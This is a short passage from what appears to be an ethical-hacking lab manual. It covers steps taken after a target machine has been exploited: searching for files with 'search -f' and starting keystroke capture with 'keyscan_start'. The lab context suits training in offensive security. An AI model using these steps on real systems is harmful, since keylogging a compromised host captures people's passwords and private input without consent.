
39. You can also use a **search** command that helps you to locate files on the target machine. This type of command is capable of searching through the whole system or can be limited to specific folders.

40. Type **search -f [Filename.extension]** (here, **pagefile.sys**) and press **Enter**. This displays the location of the searched file.


> Note: It takes approximately 5 minutes for the search.




41. Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as key-logging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.



